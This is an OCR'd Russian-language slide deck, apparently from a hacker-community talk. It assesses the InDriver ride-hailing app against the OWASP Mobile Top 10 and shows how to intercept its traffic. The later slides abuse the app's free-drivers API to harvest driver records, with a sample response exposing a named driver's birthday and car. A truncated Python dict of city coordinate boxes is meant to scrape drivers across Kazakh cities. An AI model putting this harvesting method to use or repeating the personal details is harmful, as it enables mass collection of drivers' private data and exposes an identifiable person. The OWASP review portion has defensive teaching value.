Собираем базу водителей InDriver...

Key facts

200+ cities in 18 countries

240m ride requests


20m users

OWASP Mobile Top Ten 2016

- M1 - Improper Platform Usage
- M2 - Insecure Data Storage
- M3 - Insecure Communication
- M4 - Insecure Authentication
- M5 - Insufficient Cryptography
- M6 - Insecure Authorzation
- M7 - Client Code Quality
- M8 - Code Tampering
- M9 - Reverse Engineering
- M10 - Extraneous Functionality

Improper platform usage

- Неправильное использование security возможностей Android
- Игнорирования Best Practice при разработке приложения, от Google
- Неправильная работа с permissions (не запрашиваются в runtime)
- Запрос ненужных permissions



Insecure Data Storage

- Данные приложения легко доступны
- Данные приложения не шифруются

```
root@generic_x86:/ # ls /data/data/sinet.startup.inDriver/databases
TeleSign.db
TeleSign.db-journal
google_analytics_v4.db
google_analytics_v4.db-journal
inDriverDatabase.db
inDriverDatabase.db-journal
```

Insecure Data Storage

Google Analytics

- Позволяет отслеживать частоту использования конкретного приложения на телефоне

- Я могу его изменить!

Table: properties

Добавить запись | Удалить зап

	app_uid	cid	tid	params	adid	hits_count
	Фильтр	Фильтр	Фильтр	Фильтр	Фильтр	Фильтр
1	0	33a0a55a-8420-4b4a-bd39-e4f9c4d4fd14	UA-43147105-1	uid=18876791&an=inDriver&aid=sinet.startup.inDriver&av=3.17.14	0	44

Insecure Communication

- Уязвимость к мониторингу трафика
- Использование уязвимых протоколов SSL

#	Host	Method	URL
230	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
229	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
228	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
227	https://android.clients.goo...	POST	/auth/devicekey
224	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
223	https://android.clients.goo...	POST	/c2dm/register3
221	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
220	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
219	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
218	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
217	http://indriver.ru	POST	/api/autocomplete?cid=150&locale=en_US
216	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
194	https://graph.facebook.com	POST	/v2.11/566954520118957/activities?access_token=&f
169	http://rtile0.maps.2gis.com	GET	/tiles?x=46106&y=21897&z=16&v=1&layerType=nc
168	http://rtile0.maps.2gis.com	GET	/tiles?x=46106&y=21896&z=16&v=1&layerType=nc
167	http://rtile0.maps.2gis.com	GET	/tiles?x=46989&y=21891&z=16&v=1&layerType=nc
166	http://rtile0.maps.2gis.com	GET	/tiles?x=46989&y=21892&z=16&v=1&layerType=nc
165	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
164	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US

Insecure Authentication

- Слабые механизмы аутентификации
- Слабый session management

InDriver использует токены, полученные через Facebook API

Code Tampering

- Приложение подвержено модификации исходного кода, динамическому перехвату API вызовов

InDriver не использует анти-форензик,
анти-дебаггинг техники, проверки целостности кода во время выполнения, предотвращение запуска в эмуляторе/рутованом телефоне

Reverse Enginereeing

- Приложение подвержено к раскрытию чувствительной информации и восстановлению исходного кода

InDriver не использует обфускацию!

Результат по OWASP

- Improper Platform Usage
- Insecure Data Storage
- Insecure Communication
- Insecure Authentication
- Insufficient Cryptography
- Insecure Authorization
- Client Code Quality
- Code Tampering
- Reverse Engineering
- Extraneous Functionality

Защита от перехвата трафика приложения

Приложения должны обмениваться данными с сервером, с помощью шифрованного соединения (SSL)

SSL Pinning disabled

- Приложение доверяет всем сертификатам сервера, которые установленным на телефоне

SSL Pinning enabled

- Приложение доверяет только конкретным сертификатам

Для анализа, нам потребуется apk

1) Скачать, используя онлайн сервисы (apkpure.com, apkcombo.com, apkgk.com, …)


- apk может быть не самой последней версии
- предназначена для другой страны
- вредоносные модификации

2) Установить на телефон через Google Play Market. Экспортировать, с помощью adb


- безопасный, официальный способ
- последняя версия
- для своего региона


Для анализа трафика приложения

1) Эмулятор Android девайса (BlueStacks, Android Studio, …)
2) Прокси (Burp Suite, ZAP proxy, ...)
3) Установить сертификат прокси на эмулятор
4) Установить apk на эмулятор



Основные экраны приложения





Запросы приложения

#	Host	Method	URL
230	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
229	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
228	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
227	https://android.clients.goo...	POST	/auth/devicekey
224	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
223	https://android.clients.goo...	POST	/c2dm/register3
221	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
220	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
219	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
218	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
217	http://indriver.ru	POST	/api/autocomplete?cid=150&locale=en_US
216	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
194	https://graph.facebook.com	POST	/v2.11/566954520118957/activities?access_token=&f
169	http://rtile0.maps.2gis.com	GET	/tiles?x=46106&y=21897&z=16&v=1&layerType=nc
168	http://rtile0.maps.2gis.com	GET	/tiles?x=46106&y=21896&z=16&v=1&layerType=nc
167	http://rtile0.maps.2gis.com	GET	/tiles?x=46989&y=21891&z=16&v=1&layerType=nc
166	http://rtile0.maps.2gis.com	GET	/tiles?x=46989&y=21892&z=16&v=1&layerType=nc
165	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
164	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US

InDriver переодически ищет водителей рядом!

239	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
238	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
237	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
236	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
234	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
233	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
232	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
231	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
230	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
229	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US
228	http://indriver.ru	POST	/api/getfreedrivers?cid=150&locale=en_US

InDriver переодически ищет водителей рядом!

```
POST /api/getfreedrivers?cid=150&locale=en_US HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x8664) AppleWebKit/537.36 (KHTML like Gecko)
Chrome/29.0.1547.65 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Content-Length: 141
Host: indriver.ru
Connection: close
Accept-Encoding: gzip, deflate

phone=XXXXXXXX&token=YYYYYYYYYY&v=2&stream_id=1&source=map&longitude=
71.403311491012 57&latitude=51.14208076245961
```


Ответ на запрос


```
"response": {
    "items": [
      {
        "id": "844894",
        "city_id": "150",
        "username": "Евгений",
        "firstname": "Евгений",
        "lastname": "Шевченко",
        "birthday": "Mon, 19 Apr 1971 00:00:00 +0900",
        "gender": "1",
        "created": "Wed, 01 Apr 2015 18:53:55 +0900",
        "avatarbig": "https://indriver.com/upload/avatar/big/8
        "avatarmedium": "https://indriver.com/upload/avatar/me
        "avatarsmall": "https://indriver.com/upload/avatar/sma
        "phone": "",
        "mode": "driver",
        "carname": "Hyundai",
        "carmodel": "Elantra",
        "carcolor": "brown",
        "cargosnomer": "204",
        "cartype": "passenger",
        "caryear": "2014",
```

KAZ HACK STAN

COMMUNITY


Собираем координаты других городов






```
coords = {
        'Astana':{'lon_min' : 71.39, 'lon_max' : 71.50, 'lat_min' : 51.12, 'lat_max' : 51.17, 'cid':
        'Almaty':{'lon_min' : 76.86, 'lon_max' : 76.95, 'lat_min' : 43.22, 'lat_max' : 43.25, 'cid' :
        'Kokshetau':{'lon_min' : 69.35, 'lon_max' : 69.40, 'lat_min' : 53.26, 'lat_max' : 53.28, 'cid' :
        'Kostanay':{'lon_min' : 63.60, 'lon_max' : 63.64, 'lat_min' : 53.19, 'lat_max' : 53.22, 'cid' :
        'Aktobe':{'lon_min' : 57.16, 'lon_max' : 57.25, 'lat_min' : 50.25, 'lat_max' : 50.30,'cid' :
        'Atyrau':{'lon_min' : 51.88, 'lon_max' : 51.94, 'lat_min' : 47.10, 'lat_max' : 47.13, 'cid' :
        'Aktau':{'lon_min' : 51.12, 'lon_max' : 51.20, 'lat_min' : 43.64, 'lat_max' : 43.68, 'cid' :
        'Kyzylorda': {'lon_min' : 65.44, 'lon_max' : 65.56, 'lat_min' : 44.79, 'lat_max' : 44.88, 'cid' :
        'Taraz': {'lon_min' : 71.32, 'lon_max' : 71.40, 'lat_min' : 42.85, 'lat_max' : 42.91, 'cid' :
